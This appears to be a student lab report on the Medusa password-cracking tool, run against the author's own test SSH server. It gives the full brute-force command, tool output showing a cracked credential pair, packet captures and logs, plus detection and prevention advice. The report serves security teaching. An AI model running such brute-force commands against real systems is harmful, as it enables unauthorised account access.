COMP 8506 Assignment 4

Password Cracking - Medusa

Xinghua Wei

A00978597

Medusa

Introduction

Medusa is a fast, parallel login brute force password cracking tool. It supports multiple protocols like SMB, HTTP, SSH, etc. With Medusa, attackers can gain unauthorized access to a system remotely.

Analyze

Techniques

Medusa is a live cracking tool. The basic attacking idea for Medusa is using a Brute Force attack. An attack includes pre-created and commonly used usernames and passwords to increase unapproved access to a system.

Unlike Ophcrack using Rainbow table attack, Medusa uses Brute Force attack with usernames or passwords inside a list. Also, Ophcrack is usually perform offline, where Medusa is an online cracking tool that could easily be detected by IDS or firewalls.

Medusa Testing environment


I have set up two hosts. One is the attacker machine with Kali, another one is the victim machine with Fedora installed, and the SSH server opened with password authentication enabled.

Attacker machine: 10.0.0.207

Victim machine: 10.0.0.174

Password file


I created a password file and a username file with multiple passwords and usernames in it. Only one of the password and username pair is correct. I use this password file only for this exercise. Usually, attackers should download more massive password lists or username lists containing millions of passwords and usernames to crack the correct password.

Username file: 

```
root
admin
wei
john
```

Medusa


Password file:



```
admin
root
password
123456
!asdzxc
arialiu0822
zxcvasd
asdgr2!
```

Cracking


I want to crack the SSH password, wish to make a password brute force attack by using password lists to guess the valid combination. So I use the following command.



```
medusa -h 10.0.0.174 -U names.txt -P passwords.txt -M ssh -n 22 > logs.txt
```


- -h: Specify a target host
- -U: Retrieve a list of usernames
- -P: Retrieve a list of passwords
- -M: Select protocol to crack
- -n: Use for non-default TCP port
- >: Pass results to a text file

Once I start cracking, I can observe that Medusa will try using the first name in the username list first and pair this name with each password in the password list.




```
ACCOUNT CHECK: [ssh] Host: 10.0.0.174 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Password: admin (1 of 8 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.174 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Password: root (2 of 8 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.174 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Password: password (3 of 8 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.174 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Password: 123456 (4 of 8 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.174 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Password: !asdzxc (5 of 8 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.174 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Password: arialiu0822 (6 of 8 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.174 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Password: zxcvasd (7 of 8 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.174 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Password: asdgr2! (8 of 8 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.174 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: admin (1 of 8 complete)
```

This diagram shows how Medusa is cracking a username and password pair.


Start
Retrive first name in the username file
Pair the username with each password in the password file
Retrive next name in the username file
Try unauthorizedlogin to target server
Success?
Yes
No
Record the username and password pair
Stop until been blocked or lists are done

Medusa

Medusa starts the cracking by retrieving the first username in the username file and pairing it with each password in the password file. Medusa tries to use this pair to gain unauthorized login to the target server. Suppose this pair succeed, Medusa record this pair and continue the next pair. Otherwise, Medusa will retrieve the next name in the username file and pair it with each password in the password file again.




```
ACCOUNT CHECK: [ssh] Host: 10.0.0.174 (1 of 1, 0 complete) User: wei (3 of 4, 2 complete) Password: !asdzxc (5 of 8 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.174 (1 of 1, 0 complete) User: wei (3 of 4, 2 complete) Password: arialiu0822 (6 of 8 complete)
ACCOUNT FOUND: [ssh] Host: 10.0.0.174 User: wei Password: arialiu0822 [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 10.0.0.174 (1 of 1, 0 complete) User: john (4 of 4, 3 complete) Password: admin (1 of 8 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.174 (1 of 1, 0 complete) User: john (4 of 4, 3 complete) Password: root (2 of 8 complete)
```

If there is a correct password, Medusa will highlight the correct username and password pair with "SUCCESS" at the end. In this case, the user name "wei" with password "arialiu0822" connects to the SSH server.

Wireshark


With Medusa attacking the SSH server of another host, it will generate many TCP and SSHv2 requests. And because I have four usernames in the username file and eight passwords in the password file, the attacker machine will send SYN packets to the victim hosts eight times per usernames.



```
11 1603322451.794497989    10.0.0.207    41664,22  10.0.0.174    SSHv2    130 Client: Encrypted packet (len=64)
12 1603322451.798962826    10.0.0.207    41664,22  10.0.0.174    SSHv2    146 Client: Encrypted packet (len=80)
13 1603322451.810605147    10.0.0.207    41664,22  10.0.0.174    SSHv2    162 Client: Encrypted packet (len=96)
14 1603322455.295557704    10.0.0.207    41664,22  10.0.0.174    SSHv2    146 Client: Encrypted packet (len=80)
15 1603322455.308194569    10.0.0.207    41664,22  10.0.0.174    SSHv2    162 Client: Encrypted packet (len=96)
16 1603322458.793092138    10.0.0.207    41664,22  10.0.0.174    SSHv2    146 Client: Encrypted packet (len=80)
17 1603322458.804828718    10.0.0.207    41664,22  10.0.0.174    SSHv2    162 Client: Encrypted packet (len=96)
18 1603322462.289736890    10.0.0.207    41664,22  10.0.0.174    SSHv2    146 Client: Encrypted packet (len=80)
19 1603322462.301483571    10.0.0.207    41664,22  10.0.0.174    SSHv2    130 Client: Encrypted packet (len=64)
20 1603322462.[illegible]  10.0.0.207    41664,22  10.0.0.174    TCP       66 41664 → 22 [FIN, ACK] Seq=1813 Ack=
21 1603322462.301623421    10.0.0.207    41666,22  10.0.0.174    TCP       74 41666 → 22 [SYN] Seq=0 Win=64240 Le
22 1603322462.306702919    10.0.0.207    41664,22  10.0.0.174    TCP       66 41664 → 22 [ACK] Seq=1814 Ack=3191
23 1603322462.308685241    10.0.0.207    41666,22  10.0.0.174    TCP       66 41666 → 22 [ACK] Seq=1 Ack=1 Win=64
24 1603322462.308776129    10.0.0.207    41666,22  10.0.0.174    SSHv2     86 Client: Protocol (SSH-2.0-MEDUSA_1.
25 1603322462.332917742    10.0.0.207    41666,22  10.0.0.174    TCP       66 41666 → 22 [ACK] Seq=21 Ack=22 Win=
26 1603322462.333185349    10.0.0.207    41666,22  10.0.0.174    SSHv2    810 Client: Key Exchange Init
27 1603322462.338025594    10.0.0.207    41666,22  10.0.0.174    TCP       66 41666 → 22 [ACK] Seq=765 Ack=1070 W
28 1603322462.338267675    10.0.0.207    41666,22  10.0.0.174    SSHv2     90 Client: Unknown (34)
29 1603322462.352576195    10.0.0.207    41666,22  10.0.0.174    TCP       66 41666 → 22 [ACK] Seq=789 Ack=1350 W
30 1603322462.375307738    10.0.0.207    41666,22  10.0.0.174    SSHv2    338 Client: Unknown (32)
31 1603322462.416867355    10.0.0.207    41666,22  10.0.0.174    SSHv2     82 Client: New Keys
32 1603322462.422004998    10.0.0.207    41666,22  10.0.0.174    SSHv2    130 Client: Encrypted packet (len=64)
33 1603322462.426524866    10.0.0.207    41666,22  10.0.0.174    SSHv2    146 Client: Encrypted packet (len=80)
34 1603322462.438090706    10.0.0.207    41666,22  10.0.0.174    SSHv2    162 Client: Encrypted packet (len=96)
35 1603322465.926368192    10.0.0.207    41666,22  10.0.0.174    SSHv2    146 Client: Encrypted packet (len=80)
36 1603322465.938339266    10.0.0.207    41666,22  10.0.0.174    SSHv2    162 Client: Encrypted packet (len=96)
37 1603322469.423516795    10.0.0.207    41666,22  10.0.0.174    SSHv2    146 Client: Encrypted packet (len=80)
38 1603322469.436218741    10.0.0.207    41666,22  10.0.0.174    SSHv2    162 Client: Encrypted packet (len=96)
39 1603322471.182788395    10.0.0.207    41666,22  10.0.0.174    SSHv2    146 Client: Encrypted packet (len=80)
40 1603322471.194503680    10.0.0.207    41666,22  10.0.0.174    SSHv2    130 Client: Encrypted packet (len=64)
```


Medusa

Each time Medusa attacking the server, it will allocate one port for each username pair set. It will use this port to make all password attacks and send FIN ACK once this set is finished and allocate another port to perform the next set.



```
118 1603322499.717654114    10.0.0.207    41676,22  10.0.0.174    TCP       74 41676 → 22 [SYN] Seq=0 Win=64240 Len=
119 1603322499.721662895    10.0.0.207    41676,22  10.0.0.174    TCP       66 41676 → 22 [ACK] Seq=1 Ack=1 Win=6425
120 1603322499.721742115    10.0.0.207    41676,22  10.0.0.174    SSHv2     86 Client: Protocol (SSH-2.0-MEDUSA_1.0)
121 1603322499.728398113    10.0.0.207    41674,22  10.0.0.174    TCP       66 41674 → 22 [ACK] Seq=1558 Ack=2903 Wi
122 1603322499.741331463    10.0.0.207    41676,22  10.0.0.174    TCP       66 41676 → 22 [ACK] Seq=21 Ack=22 Win=64
123 1603322499.741694917    10.0.0.207    41676,22  10.0.0.174    SSHv2    810 Client: Key Exchange Init
124 1603322499.745598321    10.0.0.207    41676,22  10.0.0.174    TCP       66 41676 → 22 [ACK] Seq=765 Ack=1070 Win
125 1603322499.745748664    10.0.0.207    41676,22  10.0.0.174    SSHv2     90 Client: Unknown (34)
126 1603322499.757266240    10.0.0.207    41676,22  10.0.0.174    TCP       66 41676 → 22 [ACK] Seq=789 Ack=1350 Win
127 1603322499.774927486    10.0.0.207    41676,22  10.0.0.174    SSHv2    338 Client: Unknown (32)
128 1603322499.806667001    10.0.0.207    41676,22  10.0.0.174    SSHv2     82 Client: New Keys
129 1603322499.813432836    10.0.0.207    41676,22  10.0.0.174    SSHv2    130 Client: Encrypted packet (len=64)
130 1603322499.817994620    10.0.0.207    41676,22  10.0.0.174    SSHv2    146 Client: Encrypted packet (len=80)
131 1603322499.830714446    10.0.0.207    41676,22  10.0.0.174    SSHv2    162 Client: Encrypted packet (len=96)
132 1603322501.451336549    10.0.0.207    41676,22  10.0.0.174    SSHv2    146 Client: Encrypted packet (len=80)
133 1603322501.462862773    10.0.0.207    41676,22  10.0.0.174    SSHv2    162 Client: Encrypted packet (len=96)
134 1603322504.696461053    10.0.0.207    41676,22  10.0.0.174    SSHv2    146 Client: Encrypted packet (len=80)
135 1603322504.708818260    10.0.0.207    41676,22  10.0.0.174    SSHv2    162 Client: Encrypted packet (len=96)
136 1603322507.942790969    10.0.0.207    41676,22  10.0.0.174    SSHv2    146 Client: Encrypted packet (len=80)
137 1603322507.954064060    10.0.0.207    41676,22  10.0.0.174    SSHv2    130 Client: Encrypted packet (len=64)
138 1603322507.954112725    10.0.0.207    41676,22  10.0.0.174    TCP       66 41676 → 22 [FIN, ACK] Seq=1813 Ack=31
139 1603322507.954162424    10.0.0.207    41678,22  10.0.0.174    TCP       74 41678 → 22 [SYN] Seq=0 Win=64240 Len=
140 1603322507.958349761    10.0.0.207    41678,22  10.0.0.174    TCP       66 41678 → 22 [ACK] Seq=1 Ack=1 Win=6425
141 1603322507.958406581    10.0.0.207    41678,22  10.0.0.174    SSHv2     86 Client: Protocol (SSH-2.0-MEDUSA_1.0)
```


Once the attack is finished, the attacker machine will not log in to the SSH server but disconnect from the server.



```
Oct 21 16:21:52 localhost sshd[5856]: Accepted password for wei from 10.0.0.207 port 41678 ssh2
Oct 21 16:21:52 localhost sshd[5856]: pam_unix(sshd:session): session opened for user wei by (uid=0)
Oct 21 16:21:52 localhost sshd[5868]: Received disconnect from 10.0.0.207 port 41678:11:
Oct 21 16:21:52 localhost sshd[5868]: Disconnected from user wei 10.0.0.207 port 41678
Oct 21 16:21:52 localhost sshd[5856]: pam_unix(sshd:session): session closed for user wei
```

Detection

To detect Medusa's attack, there could be multiple failed login attempts from the same IP address. In my example, I could see a multiply failed login via a secure log file.



```
Oct 21 16:21:19 localhost sshd[5826]: Failed password for invalid user admin from 10.0.0.207 port 41670 ssh2
Oct 21 16:21:19 localhost sshd[5826]: pam_unix(sshd:auth): check pass; user unknown
Oct 21 16:21:21 localhost sshd[5826]: Failed password for invalid user admin from 10.0.0.207 port 41670 ssh2
Oct 21 16:21:22 localhost sshd[5826]: pam_unix(sshd:auth): check pass; user unknown
Oct 21 16:21:24 localhost sshd[5826]: Failed password for invalid user admin from 10.0.0.207 port 41670 ssh2
```

There could be login attempts with multiple usernames from the same IP address. Or multiply login attempts for a single username. Users could also notice an unusual pattern of failed login attempts, for example, following a sequential alphabetical or numerical pattern like access the service while the source port is increasing. If a user observes an abnormal amount of bandwidth being used, this could signal an attack has successes.

Prevention

To prevent attacks from Medusa, users should never use information that could be found online, such as names or birthdates. Create a strong password that combines letters, numbers and symbols and modifies the password if possible. Users should avoid using common pattern passwords and use different passwords for different accounts. In addition, setting up firewalls to allow only a limited number of login attempts otherwise blocks the source IP.

Conclusion

Medusa uses the Brute Force attack, an attack used by the attacker to break into a password-protected system by putting every possible password into a list as a form of password for that system. It is fast, has a high success rate but also easy to detect.